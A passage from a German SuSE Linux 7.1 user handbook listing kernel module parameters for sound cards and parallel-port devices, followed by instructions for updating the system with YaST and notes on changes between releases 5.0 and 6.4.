Beispiel: **modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3 mss_io=0x530 mpu_io=0x330**

- *Pro Audio Spectrum*

  Modulname: `pas2.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
sb_io	<**addr**>
sb_irq	<**irq**>
sb_dma	<**dma**>
sb_dma16	<**dma16**>
joystick	
symphony	
broken_bus_clock	

- *Personal Sound System (ECHO ESC614)*

  Modulname: `pss.o`

Parameter	Werte
pss_io	<**addr**>
mss_io	<**addr**>
mss_irq	<**irq**>
mss_dma	<**dma**>
mpu_io	<**addr**>
mpu_irq	<**irq**>
pss_mixer	`1` (aktivieren) oder `0`

- *Sound Blaster und Clones*

  Modulname: `sb.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma16	<**dma16**>
mpu_io	<**addr**>
mad16	1 (aktivieren)
trix	1 (aktivieren)
pas2	1 (aktivieren)
sm_games	1 (aktivieren)
acer	1 (aktivieren), bei Acer Notebooks
mwave_bug	1 (aktivieren)

Beispiel: **modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330**

- *Aztech Sound Galaxy*
  Modulname: `sgalaxy.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
sgbase	

- *S3 Sonic Vibes*
  Modulname: `sonicvibes.o`
  Keine Parameter.

- *Ensoniq SoundScape*
  Modulname: `sscape.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
mss	
mpu_io	<**addr**>
mpu_irq	<**irq**>
spea	1

- *MediaTrix AudioTrix Pro*
  Modulname: `trix.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>
dma	<**dma**>
dma2	<**dma2**>
sb_io	<**addr**>
sb_irq	<**irq**>
sb_dma	<**dma**>
mpu_io	<**addr**>
mpu_irq	<**irq**>

- *UART401*

  Modulname: `uart401.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **`modprobe io=0x330 irq=9`**

- *UART6850*

  Modulname: `uart6850.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

- *Sound Blaster DSP Chipsätze*

  Modulname: `v_midi.o`

  Keine Parameter.

- *Turtle Beach Maui, Tropez, Tropez Plus*

  Modulname: `wavefront.o`

Parameter	Werte
io	<**addr**>
irq	<**irq**>

  Beispiel: **`modprobe wavefront io=0x200 irq=9`**

Der Parallelport

Die Bedienung der Parallelports ist etwas komplex. Ein eigenes Subsystem steht nach der Konfiguration zur Verfügung; vgl. Abschnitt 10.4.3 auf Seite 336 ff .

- *Parallelport*

  Modulname: `parport.o`

  Beispiel: **`modprobe parport`**

- *Parallelport – Architektur spezifisch*

  Modulname: `parport_pc.o`

Parameter	Werte
`io`	<**`addr`**>
`irq`	<**`irq`**>

  Um z. B. 3 Ports im PC-Style einzurichten, wobei einer bei Adresse `0x3bc` ohne IRQ, einer bei Adresse `0x378` mit IRQ 7 und einer bei Adresse `0x278` mit automatisch detektiertem IRQ angesiedelt werden soll, gibt man ein (in einer Zeile!):

  Beispiel:
  ```
  modprobe parport_pc io=0x3bc,0x378,0x278
  irq=none,7,auto
  ```

- *Druckertreiber*

  Modulname: `lp.o`

Parameter	Werte
`parport`	<**`port`**>

  Beispiel: **`modprobe lp parport=0,2`**

- *Parallelport IDE-Geräte*

  Modulname: `paride.o`

  Wenn Sie Ketten von Paride-Geräten an *einem* Parallelport verwenden wollen, dann ist es erforderlich, zunächst `parport.o` zu laden (vgl. Abschnitt 14.3.4)!

  Beispiel: **`modprobe paride`**

  Der Parallelport sollte – wenn möglich – im „EPP Modus“ betrieben werden; stellen Sie diesen Modus bitte im ☞*BIOS* Ihres Rechners ein.

- *Parallelport IDE-Lowlevel Protokoll-Treiber*

  Modulname: <`xxxx`>`.o`

Protokoll	Gerät	
`aten`	ATEN EH-100	(HK)
`bpck`	Microsolutions backpack	(US)
`comm`	DataStor (old-type) "commuter" adapter	(TW)
`dstr`	DataStor EP-2000	(TW)
`epat`	Shuttle EPAT	(UK)
`epia`	Shuttle EPIA	(UK)
`fit2`	FIT TD-2000	(US)
`fit3`	FIT TD-3000	(US)
`friq`	Freecom IQ cable	(DE)
`frpw`	Freecom Power	(DE)
`kbic`	KingByte KBIC-951A and KBIC-971A	(TW)
`ktti`	KT Technology PHd adapter	(SG)
`on20`	OnSpec 90c20	(US)
`on26`	OnSpec 90c26	(US)

Beispiel: **`modprobe epat`**

- *Parallelport IDE-Festplatte*

  Modulname: `pd.o`

Parameter	Werte
`verbose`	<**`wert`**>

  Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

  Beispiel: **`modprobe pd verbose=1`**

- *Parallelport ATAPI CD-ROM*

  Modulname: `pcd.o`

  Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

  Beispiel: **`modprobe pcd`**

- *Parallelport ATAPI Diskettenlaufwerk*

  Modulname: `pf.o`

  Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

  Beispiel: **`modprobe pf`**

- *Parallelport ATAPI Bandlaufwerk*

  Modulname: `pt.o`

  Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

  Beispiel: **`modprobe pt`**

- *Parallelport Generisches ATAPI-Gerät*

  Modulname: `pg.o`

  Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf Seite 446).

  Beispiel: **`modprobe pg`**

Teil VII

SuSE Linux: Update und Besonderheiten

15 Update des Systems und Paketverwaltung

15.1 Update des SuSE Linux

SuSE Linux bietet die Möglichkeit, ein bestehendes System ohne eine komplette Neuinstallation zu aktualisieren. Dabei muss unterschieden werden zwischen der Aktualisierung *einzelner Pakete* und einem Update des gesamten Systems.

Es ist ein bekanntes Phänomen, dass Software von Version zu Version „wächst“. Deshalb empfiehlt es sich *vor* dem Update mit **`df`** nachzuschauen, wie sehr die einzelnen Partitionen bereits ausgelastet sind. Wenn Sie den Eindruck haben, es könnte knapp werden, dann führen Sie bitte unbedingt ein Datenbackup durch und partitionieren Sie neu. Es kann kein genereller Tipp gegeben werden, wie viel Platz jeweils im Einzelnen benötigt wird – der Platzbedarf ist abhängig von der Art der bestehenden Partitionierung, von der ausgewählten Software und von dem Abstand der vorhandenen Version auf das vorliegende SuSE Linux 7.1.



Hinweis

Es ist empfehlenswert, auf der CD die Datei `LIESMICH` (engl. *`README`*) bzw. unter DOS/Windows die Datei `LIESMICH.DOS` (engl. *`README.DOS`*) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* der Drucklegung des Handbuchs erfolgt sind!

15.1.1 Vorbereitungen

Vor Beginn eines Updates sollten sicherheitshalber die alten Konfigurationsdateien auf ein separates Medium (Streamer, Wechselplatte, Disketten, ZIP-Laufwerk) kopiert werden. In erster Linie handelt es sich um die Dateien, die in `/etc` gespeichert sind; weiterhin sind die Konfigurationsdateien unter `/var/lib` zu kontrollieren (z. B. für den XDM). Zudem kann es nichts schaden, die aktuellen Benutzerdaten unter `/home` (die `HOME`-Verzeichnisse) auf ein Backup-Medium zu schreiben. Das Sichern der Daten ist als ☞*Systemadministrator* `'root'` durchzuführen; nur `'root'` hat die Rechte, alle lokalen Dateien zu lesen.

Bevor Sie den Update-Vorgang einleiten, notieren Sie sich die Rootpartition; mit dem Kommando

```
erde: # df /
```

```
Filesystem   1k-blocks      Used Available  Use% Mounted on
/dev/sda3      3967900   3279744    483332   87% /
/dev/sda1         7496      1311      5785   18% /boot
```

Ausgabe 15.1.1: Überblick mit **df**

können Sie den Gerätenamen der Rootpartition herausfinden; in dem Fall der Ausgabe 15.1.1 ist `/dev/sda3` die zu notierende Root-Partition.

Denn die Ausgabe zeigt, dass die Partition `/dev/sda3` unter `/` in das Dateisystem eingehängt („gemountet“) ist.



Tipp

Vor einem *PostgreSQL*-Update (Paket `postgres`) empfiehlt es sich in der Regel, die Datenbanken zu „dumpen“; vgl. Manual-Page von **pg_dump** (**man pg_dump**). Dies ist natürlich nur dann erforderlich, wenn Sie PostgreSQL vor dem Update tatsächlich *benutzt* haben.

Nun müssen Sie noch entscheiden, ob Sie mit dem textorientieren YaST oder mit dem grafischen YaST2 updaten wollen. Die Entscheidung ist einfach: Wenn Sie ein SuSE Linux vor Version 6.0 erneuern möchten – in einem solchen Fall nehmen Sie YaST und gehen vor wie in Abschnitt 15.1.3 beschrieben. Version 6.0 und später kann mit YaST2 erneuert werden.

15.1.2 Update mit YaST2

Nach den in Abschnitt 15.1.1 auf der vorherigen Seite genannten Vorarbeiten booten Sie zunächst wie im Installationskapitel 2.1 auf Seite 15 beschrieben.



Hinweis

Sie können ein Update mit YaST2 nur durchführen, wenn Sie ein SuSE Linux 6.x erneuern wollen. Bei älteren Versionen (z. B. SuSE Linux 5.3) ist YaST1 der richtige Weg; vgl. Abschnitt 15.1.3.

Wenn Sie bei Abschnitt 2.1.7 auf Seite 20 angelangt sind, wählen Sie die Option ‘`Update des bestehenden Systems`’. Die Details zum Update mit YaST2 entnehmen Sie bitte dem Handbuch *Konfiguration*.

15.1.3 Update mit YaST1

Das Basissystem erneuern

Da beim Aktualisieren des Grundsystems die zentralen Bestandteile des Systems (wie z. B. Bibliotheken) ausgetauscht werden müssen, kann diese Aufgabe

nicht im normalen Betrieb, d. h. aus dem bereits laufenden Linuxsystem heraus, erledigt werden.

Sie müssen also die Update-Umgebung starten – im Normalfall mit der mitgelieferten Diskette („Bootdisk“) oder durch Eingabe von **`manual`** am Bootprompt des Kernels, wie in Abschnitt 2.2 auf Seite 30 ausführlich beschrieben.

Im Wesentlichen sind die folgenden Schritte notwendig:

1. Direkt im Anschluss an das Booten des Kernels von der „Bootdisk“ oder der Update-CD wird automatisch linuxrc gestartet.
2. Im linuxrc sind im Hauptmenü unter dem Menüpunkt ‘`Einstellungen`’ Sprache, Bildschirm und Tastatur festzulegen und jeweils mit ‘`Ok`’ zu bestätigen.
3. Über den Menüpunkt ‘`Kernel-Module`’ müssen ggf. die notwendigen Hardware-Treiber geladen werden (zum genauen Vorgehen vgl. die linuxrc-Beschreibung auf Seite 481).
4. Es kann über die Menüpunkte ‘`Installation / System starten`’ → ‘`Installation/Update starten`’ zur Auswahl des Quellmediums übergegangen werden (vgl. auf Seite 483).
5. Von linuxrc wird die Installationsumgebung geladen und es wird – wie ausgewählt – YaST gestartet.

Im Eingangsmenü von YaST wählen Sie bitte den Punkt ‘`Bestehendes Linux-System updaten`’; YaST versucht nun, die Root-Partition herauszufinden und bietet das Ergebnis zur Auswahl bzw. Bestätigung an; in der angezeigten Liste geben Sie Ihre Root-Partition an, wie oben notiert (Beispiel: `/dev/sda3`). So beauftragen Sie YaST, die „alte“ `fstab` einzulesen, die sich auf dieser Partition befindet; YaST mountet die dort eingetragenen Dateisysteme. Nun bitte ‘`Weiter`’ wählen.

Nach der Rückkehr in das Hauptmenü mit (Esc) ist der Punkt ‘`System updaten`’ an der Reihe (vgl. Abschnitt 3.2 auf Seite 82). Ihr bisheriges System wird von YaST analysiert und das Ergebnis der Analyse angezeigt.

Anschließend werden die zentralen Bestandteile Ihres Systems aktualisiert, wobei YaST automatisch Sicherungen von Dateien anlegt, die seit der letzten Installation während des Betriebs verändert wurden; weiterhin werden alte Konfigurationsdateien ggf. mit der Endung `.rpmorig` bzw. `.rpmsave` gesichert (vgl. Abschnitt 15.3.2 auf Seite 466); der Vorgang der Installation bzw. des Updates wird in `/var/adm/inst-log/installation-*` protokolliert und ist jederzeit nachlesbar.

Update des restlichen Systems

Ist das Basissystem aktualisiert, gelangen Sie in einen speziellen Update-Modus von YaST. Dort können Sie nach Ihren Wünschen den Rest des Systems updaten.

YaST baut zwei Listen auf. In der ersten sind diejenigen Pakete aufgeführt, bei denen YaST selbstständig erkennen kann, dass ein Update sinnvoll und möglich

ist, weil sich z. B. ein abhängiges Paket geändert hat oder das neue Paket eine höhere Versionsnummer hat. In der zweiten Liste werden die Pakete angezeigt, deren Update nicht so ohne weiteres möglich ist – etwa weil das alte Paket noch ohne Versionsinformation gespeichert war.

In diesen beiden Listen können Sie frei Pakete zum Update an- und abwählen. Wenn Sie das Update starten, werden die selektierten Pakete durch die jeweils neue Version ersetzt, wobei wiederum alle Dateien gesichert werden, die sich seit der letzten Installation verändert haben.

Nachdem diese Aufgabe erledigt ist, müssen Sie den Vorgang wie eine Erstinstallation abschließen. Unter anderem sollten Sie einen neuen Kernel auswählen; YaST wird diese Option anbieten.



Tipp

Wenn Sie es gewohnt sind, mit loadlin zu booten, müssen Sie den *neuen* Kernel und eventuell die `initrd` zudem in das `loadlin`-Verzeichnis Ihrer DOS-Partition kopieren!

Wenn Sie *nicht* möchten, dass nach dem Update, wenn das System in seinen normalen Betriebsmodus geht (zum Standard-Runlevel vgl. Abschnitt 17.2 auf Seite 498) und zuerst YaST noch einmal automatisch gestartet wird, um die durchs Update vorbereiteten Maßnahmen abzuschließen, dann geben Sie am Bootprompt ein:

```
NO_AUTO_SETUP=true
```

Sinn macht **`NO_AUTO_SETUP=true`** dann, wenn wider Erwarten bei diesem (erneuten) Hochfahren des Systems Probleme auftreten. Derartige Probleme können vorkommen, wenn Sie essentielle Teile des Linux-Systems über eine PCMCIA-SCSI-Karte einbinden. Um gleichwohl die vorbereitete Konfigurationsarbeit durchzuführen, können folgende Schritte gegangen werden:

1. Beim Booten als Option folgenden Parameter angeben:

   ```
   NO_AUTO_SETUP=true
   ```

2. Als `'root'` einloggen und einmal **`yast -nomenu`** starten, um eventuelle Konfigurationen durchführen zu lassen.

3. Als `'root'` das Skript **`/lib/YaST/bootsetup.conf`** starten und durchlaufen lassen.

Danach ist es genauso, als ob das Konfigurationsprogramm normal durchgelaufen wäre.

Der erfahrene Linux-Anwender wird in einem solchen Fall vielleicht lieber gar nicht erst in den Standard-Runlevel wollen, sondern mittels **`single`** am Bootprompt direkt in den Single-User-Mode (Runlevel S) verzweigen.

15.1.4 Aktualisieren einzelner Pakete

Unabhängig von einem Gesamt-Update können Sie jederzeit einzelne Pakete aktualisieren; dabei müssen Sie *selbst* freilich darauf achten, dass das System konsistent bleibt: Update-Empfehlungen finden Sie unter `http://www.suse.de/de/support/download/updates/` aufgelistet.

In der Paketauswahl von YaST (siehe Abschnitt 3.4.3 auf Seite 96 ff.) können Sie nach Herzenslust schalten und walten. Wählen Sie ein Paket zum Update aus, das für den Betrieb des Systems eine zentrale Rolle spielt, werden Sie von YaST gewarnt. Derartige Pakete sollten im speziellen Update-Modus aktualisiert werden. Beispielsweise enthalten etliche Pakete „shared libraries“, die möglicherweise zum Zeitpunkt des Updates von laufenden Prozessen verwendet werden. Ein Update im laufenden System würde daher dazu führen, dass diese Programme nicht mehr korrekt funktionieren können.

15.2 Von Version zu Version

In den folgenden Abschnitten wird aufgelistet, welche Details sich von Version zu Version geändert haben. In dieser Übersicht erscheint z. B., ob grundlegende Einstellungen neu vorgenommen oder ob Konfigurationsdateien an andere Stellen verschoben wurden oder ob bereits bekannte Programme erkennbar modifiziert wurden. Es werden jedoch nur die Dinge genannt, die den Benutzer bzw. den Administrator bei der täglichen Arbeit unmittelbar berühren. Die Liste ist keineswegs erschöpfend und vollständig. Im Folgenden wird auf die SDB verwiesen, die auch im Paket `sdb_de`, Serie `doc` enthalten ist (vgl. Abschnitt 1.4.1 auf Seite 7).

Probleme und Besonderheiten der jeweiligen Version werden bei Bekanntwerden auf dem WWW-Server veröffentlicht; vgl. die unten angegebenen Links. Wichtige Updates einzelner Pakete sind über `http://www.suse.de/de/support/download/updates/` zugänglich.

15.2.1 Von 5.0 auf 5.1

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/maddin_bugs51.html`.

- LILO Fall 1: Die Loader `any_b.b` und `any_d.b` sind obsolet (vgl. auf Seite 128).
- LILO Fall 2: Bei Boot-Schwierigkeiten im Zusammenhang mit dem SCSI-Hostadapter Adaptec 2940 (verschiedene Modelle) sollte man die Option `linear` in der `/etc/lilo.conf` nun *nicht* mehr setzen (vgl. auf Seite 129).
- „Optionale“ Software (z. B. KDE) wird unter `/opt` installiert (vgl. Abschnitt 2.8 auf Seite 66).

- Die Paketbeschreibungen werden aus Platzgründen nicht mehr im Buch abgedruckt; sie sind auf der ersten CD im Verzeichnis `/docu` zu finden: auf Deutsch als `pkg_German.dvi` und `pkg_German.ps` und auf Englisch als `pkg_English.dvi` und `pkg_English.ps`.
- Der Anhang „Hardwarevoraussetzungen“ ist nicht mehr im Handbuch enthalten; als Alternative gibt es die „CDB – Komponenten-Datenbank“ (engl. *Components Database*); verfügbar online unter `http://cdb.suse.de/`.
- Die `m4`-Dateien von Sendmail liegen unter `/usr/share/sendmail`.
- Die Quellen sind als „Source RPM“ s gepackt (vgl. in der SDB `file:/usr/share/doc/sdb/de/html/ke_source-rpm.html`).

15.2.2 Von 5.1 auf 5.2

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/maddin_bugs52.html`.

- YaST : Die Serie `ALL` ist aus der ‘`Serien-Auswahl`’ heraus mit F4 (= ‘`Umsortieren`’) zu erreichen (vgl. Abschnitt 3.4.3 auf Seite 96).
- Die XSuSE-Server sind in die offiziellen XFree86-Quellen eingeflossen; verwenden Sie also jetzt wieder jeweiligen Standard-Server der Serie `x`.
- Die X-Server werden aus Sicherheitsgründen nicht mehr `suid` root installiert (also ohne das s-Bit). Das X Window System ist deshalb entweder über den Xwrapper via **`startx`** oder über einen Displaymanager (xdm oder kdm) zu starten.
- Die Optionen von **`ps`** werden nicht mehr durch `'-'` eingeleitet; bitte passen Sie Ihre Shellskripten an (vgl. in der SDB `file:/usr/share/doc/sdb/de/html/maddin_ps52.html`).

15.2.3 Von 5.2 auf 5.3

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs53.html`.

- Eine SuSE Linux-Erstinstallation bzw. ein -Update läuft „linear“ ab; wer die „alte“ Installationsprozedur mit zahlreichen Eingreifmöglichkeiten verwenden möchte, der hat beim YaST-Eingangsbildschirm den Experten-Modus anzuwählen (vgl. Abbildung 2.8 auf Seite 36).
- Zusätzlich zur Bootdiskette wird ein `modules`-Disketten-Image mit seltener benötigten Modulen angeboten – bei „exotischer“ Hardware kann darauf zurückgegriffen werden; vgl. Abschnitt 16.5 auf Seite 480.
- Alle X-Server sind übersichtlich geordnet in der Serie `xsrv` (X-Server) zu finden, *nicht* mehr in Serie `x`.

- Für neue Grafikkarten bzw. -chips stehen die von SuSE entwickelten X-Server `XFCom_3DLabs` (Paket `x3dlabs`; früher `XSuSE_Elsa_GLoria`, Paket `xglint`), `XFCom_SiS` (Paket `xsis`; früher `XSuSE_SiS`) und `XFCom_Cyrix` (Paket `xcyrix`) zur Verfügung.
- Benutzer, die Terminalprogramme wie minicom, seyon etc. verwenden wollen, müssen in die Gruppe `'uucp'` eingetragen werden; vgl. `file:/usr/share/doc/sdb/de/html/ke_terminal-prog.html`.
- Emacs liegt in der Version 20.x vor; es sind die gleichfalls angepassten Startdateien aus `/etc/skel` zu verwenden; vgl. `file:/usr/share/doc/sdb/de/html/ke_emacs-update.html`.
- Dem Paket `jade_dsl` sind nunmehr die SGML-Parsertools und Hilfsprogramme als eigenständiges Unter-Paket `sp` ausgegliedert.
- PostgreSQL (Paket `postgres`) besteht aus mehreren Unterpaketen (engl. *subpackages*): Datenbank-Engine, Datenbank-Initialisierung und Interfaces.

15.2.4 Von 5.3 auf 6.0

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs60.html`.

- Wie in den Quellen des Kernels vorgesehen, wird der Boot-Kernel in `/boot` installiert. Beim Update ist darauf zu achten, dass in der `/etc/lilo.conf` die Pfade richtig eingetragen sind; YaST macht einen entsprechenden Vorschlag – wenn Sie weiterhin den alten Kernel (`/vmlinux`) booten wollen, greifen Sie bitte in den Update-Vorgang ein und konfigurieren Sie LILO entsprechend.
- System-Bibliothek ist nun die glibc (auch bekannt als `libc6`). Bei einem Update der mit SuSE Linux ausgelieferten Programme sollte es dadurch zu keinen grundsätzlichen Schwierigkeiten kommen. Eigene Programme sollte man nach dem System-Update neu kompilieren und mit der glibc linken; sollte das nicht möglich sein – weil Sie z. B. nicht über den Quellcode des jeweiligen Programms verfügen –, so gibt es den Ausweg, das Paket `shlibs5` (`libc5`) zu installieren, womit weiterhin die „alten“ Programme lauffähig gemacht werden können.
- Teile der `/etc/rc.config` sind bei Paketen mit umfangreichen Konfigurationsmöglichkeiten in Dateien des Verzeichnisses `/etc/rc.config.d` ausgelagert.
- cron ist in der Lage, Skripten in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` auszuführen; die System-`crontab` ist von `/root/bin/cron.daily` in `/etc/cron.daily/aaa_base` umbenannt worden; vgl. auch auf Seite 461.
- Die aktuelle teTeX-Version ist mit SuSE Linux verfügbar. Da die TEX-System konform zum Filesystem Hierarchy Standard (FHS) installiert wird,

werden unter `/var` zusätzlich ca. 15 MB Plattenplatz benötigt. – teTeX wurde auf auf mehrere Unterpakete aufgeteilt. Wenn nach einem Update etwas „fehlt“, ist es ratsam, in der Serie `tex` nachzuschauen, ob alle notwendigen Pakete tatsächlich installiert sind.

- Die LaTeX-Erweiterungen Paket `colortbl` und Paket `hyperref` sind nunmehr bei teTeX mit enthalten und werden deshalb nicht mehr separat angeboten.
- C News wird aus der Distribution ausgegliedert; für eine Übergangszeit ist Paket `cnews` noch auf der CD 1 unter `unsorted/` zu finden. Längerfristig ist an einen Umstieg auf das Paket `inn` oder das Paket `leafnode` zu denken.
- Die Konfigurationsdateien von UUCP liegen im Verzeichnis `/etc/uucp`.
- Die DocBook-Stylesheets sind nun in dem eigenem Paket `docbkdsl` der Serie `sgm` zu finden.

15.2.5 Von 6.0 auf 6.1

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs61.html`.

- Die CD-ROM mit dem „Live-Filesystem“ ist nicht mehr im Lieferumfang enthalten; diese CD-ROM kann separat zu SuSE Linux kann gegen eine Schutzgebühr erworben werden. Technische Hinweise zu dieser CD finden Sie in Abschnitt 3.6.4 auf Seite 109.
- Weitere Treiber, die eventuell bei der Erstinstallation oder beim Update notwendig sind (proprietäre CD-ROM-Laufwerke, Laufwerke am Parallelport, PCMCIA) finden Sie auf der zusätzlich mitgelieferten `modules`-Diskette. linuxrc wird Sie bei Bedarf zu gegebener Zeit auffordern, diese `modules`-Diskette einzulegen (Abschnitt 2.2.2 auf Seite 31).
- Die „Standardschnittstelle“ für das Drucken über den Parallelport ist beim Kernel 2.2.x `/dev/lp0` (vgl. Abschnitt 12.2.1 auf Seite 370).

15.2.6 Von 6.1 auf 6.2

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs62.html`.

- rpm (vgl. auch Abschnitt 15.3 auf Seite 465) liegt in der Version 3.0 vor. Das Format der RPM-Datenbank hat sich geändert; die Datenbank muss sofort konvertiert werden, wenn rpm installiert ist. Bei einem regulären Update des (Basis-)Systems mit YaST wird die Konvertierung zum richtigen Zeitpunkt im Hintergrund durchgeführt.

- Die System-Bibliothek glibc liegt in Version 2.1 vor. Soweit möglich, werden Komponenten mitgeliefert, die auch weiterhin die Ausführung von glibc-2.0-Programmen erlauben; dies stößt jedoch auf seine Grenzen, wenn versucht wird, auf bestimmte interne Symbole zuzugreifen. Eigene Programme sollten folglich grundsätzlich neu compiliert werden.

- Zu der glibc gehört auch der nscd (engl. *Name Service Cache Daemon*), der über die Datei `/etc/nscd.conf` konfiguriert wird; vgl. Manual-Page von **`nscd`** (**`man 8 nscd`**).

- Mit der glibc-2.1 wird der Umstieg auf „Unix98 PTY“-Devices vollzogen. Dies bedingt, dass auch das `devpts`-Dateisystem zu mounten ist; folgender Eintrag in der `/etc/fstab` stellt dies beispielsweise sicher:

  ```
  none     /dev/pts     devpts     gid=5,mode=620     0 0
  ```

  Vgl. auch die Dokumentation in `/usr/src/linux/Documentation/Changes` bei den Kernelquellen.

- PAM (engl. *Pluggable Authentication Modules*): Zusätzlich zu `/etc/login.defs` gibt es nun `/etc/securetty`, `/etc/security/limits.conf` und `/etc/security/pam_env.conf`; vgl. auf Seite 114.

- Spracheinstellungen können über Variablen in der `/etc/rc.config` vorgenommen werden; vgl. auf Seite 505 und auch `file:/usr/share/doc/sdb/de/html/ml_locale_implementation.html`. Wer deutsche Meldungen nicht mag, kann auch direkt z. B. in `.bashrc` eintragen:

  ```
  export LANG=C
  ```

- Bei etlichen Paketen sind die für die Software-Entwicklung notwendigen Komponenten (Bibliotheken, Header- und Include-Dateien etc.) in eigene Pakete ausgelagert; dies ist z. T. auch schon bei früheren Versionen geschehen. Diese Entwicklungspakete werden nur benötigt, wenn Sie Software *selbst* übersetzen (compilieren) wollen – beispielsweise neuere GNOME-Pakete. Diese Entwicklungspakete sind in der Regel an dem Namenszusatz `-devel` (früher: `dev` oder `d`) zu erkennen: Paket `alsa-devel`, Paket `gimp-devel`, Paket `kdelibs-devel` etc.

15.2.7 Von 6.2 auf 6.3

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs63.html`.

- Es werden unterschiedlich optimierte Kernel zur Installation angeboten; diese Kernel verwenden eine „initrd“ (engl. *Initial Ramdisk*). Beim Erzeugen eines eigenen Kernels ist diese Nebenbedingung zu beachten; vgl. Abschnitt 16.4.5 auf Seite 479 und `file:/usr/share/doc/sdb/de/html/adrian_6.3_boot.html`.

- Die Konfigurationsdatei für die Kernel-Module heißt in Übereinstimmung mit vielen anderen Konfigurationsdateien `/etc/modules.conf` (früher: `/etc/conf.modules`).
- Neben dem „Userspace“-NFS-Daemon (Paket `nfs-server`, früher Paket `nfsserv`) steht auch der kernel-basierte NFS-Daemon (Paket `knfsd`) zur Verfügung. Der knfsd zeigt nur einen eingeschränkten Funktionsumfang, beherrscht dafür aber das Locken von Dateien; darauf ist beispielsweise StarOffice angewiesen. Setzen Sie bitte **`USE_KERNEL_NFSD`** oder **`NFS_SERVER`** in `/etc/rc.config` und installieren Sie das für Sie richtige Paket.
- Die ☞*Manpages* liegen unter `/usr/share/man`, wie es der FHS (engl. *Filesystem Hierarchy Standard*) verlangt; vgl. Abschnitt 16.1.1 auf Seite 473.
- Einige Software-Pakete, die aus der Distribution genommen wurden:
  - Paket `gnuhtml`: veraltet; die aktuellen Info-Dokumente kann man im HTML-Format über das SuSE-Hilfesystem erhalten (vgl. Abschnitt 16.6 auf Seite 485).
  - Paket `glimpse`: Ein ältere Version finden Sie im Verzeichnis `/unsorted` der CD 1. Aus Copyright-Gründen können wir die neuere Version nicht mit SuSE Linux ausliefern.
- Tcl/Tk steht in neuen Versionen mit neuen Paketbezeichnungen zur Verfügung. Tcl/Tk 8.0 ist die Standardversion.
- OSS (engl. *Open Sound System*) steht auch für Mehr-Prozessor-Maschinen zur Verfügung; im Einzelnen handelt es sich um Paket `opso` und Paket `opsod_up` sowie Paket `opso_smp` und Paket `opsodsmp`; vgl. `file:/usr/share/doc/sdb/de/html/oss-smp.html`.
- Auslagerung der sendmail-Einstellungen von der `/etc/rc.config` in die Datei `/etc/rc.config.d/sendmail.rc.config`; vgl. `file:/usr/share/doc/sdb/de/html/mneden_6.3_sendmail.html`.
- Aus Sicherheitsüberlegungen wird bei der Standardauswahl der WU-FTPD (Paket `wuftpd`, Serie `n`) nicht mehr installiert.
- Bei leafnode hat sich ab Version 1.9.2 das Verzeichnis der Konfigurationsdateien geändert. Sie befinden sich nun unter `/etc/leafnode` anstatt unter `/usr/lib/leafnode`.

  Falls Sie Ihre Konfigurationsdatei geändert haben, befindet sich die Sicherungskopie unter `/usr/lib/leafnode/config.rpmsave`. Bitte übernehmen Sie Ihre Anpassungen manuell in die neue Konfigurationsdatei.

  Wenn Sie von einer älteren Version (vor 1.9.3) updaten, führen Sie bitte zuerst das Shellskript `/usr/doc/packages/leafnode/update.sh` aus (*Achtung:* seit SuSE Linux 7.0 liegen die Dokumentationen unter `/usr/share/doc`!):

```
erde: # cd /usr/doc/packages/leafnode
erde:/usr/doc/packages/leafnode # ./update.sh \
/var/spool/news/ /etc/leafnode /var/lock/news/fetchnews.lck
```

Hierbei werden die Datei `groupinfo` und ein paar weitere umorganisiert (`groupinfo` wird nun nicht mehr „case-sensitiv“ sortiert). Falls hierbei etwas schief geht, finden Sie die alte Datei unter `/var/spool/news/leaf.node/groupinfo.old`. Wenn das Skript erfolgreich durchgelaufen ist, können Sie diese Datei (`.old`) anschließend löschen.

Hinweis: Das Programm **`fetch`** im Verzeichnis `/usr/sbin` heißt seit Version 1.9.3 **`fetchnews`**. Bitte passen Sie „Cronjobs“ oder sonstige Skripten (z. B. `/etc/ppp/ip-up`) entsprechend an.

Zur Installation von leafnode vgl. Abschnitt 6.10 auf Seite 212.

- MySQL läuft unter der UID `'mysql'` und der GID `'daemon'`, um mehr Sicherheit zu gewährleisten.
- Fortify liegt unter `/opt/fortify`; es kann nach der Anwendung deinstalliert werden.

15.2.8 Von 6.3 auf 6.4

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs64.html`.

- *Kernel*: Paket `kernmod` bzw. Paket `kernmods` sind nicht mehr notwendig. Die passend optimierten Kernel-Module werden „in einem Rutsch“ mit dem jeweils ausgewählten Kernel installiert (vgl. 3.6.2 auf Seite 104). Die Konfigurationsdateien des installierten Kernels liegen unter `/boot` als `vmlinuz.config-pentium` (Beispiel!), `vmlinuz.autoconf.h` und `vmlinuz.version.h`. Auf Wunsch kopiert YaST diese Dateien in den Baum der Kernelquellen.
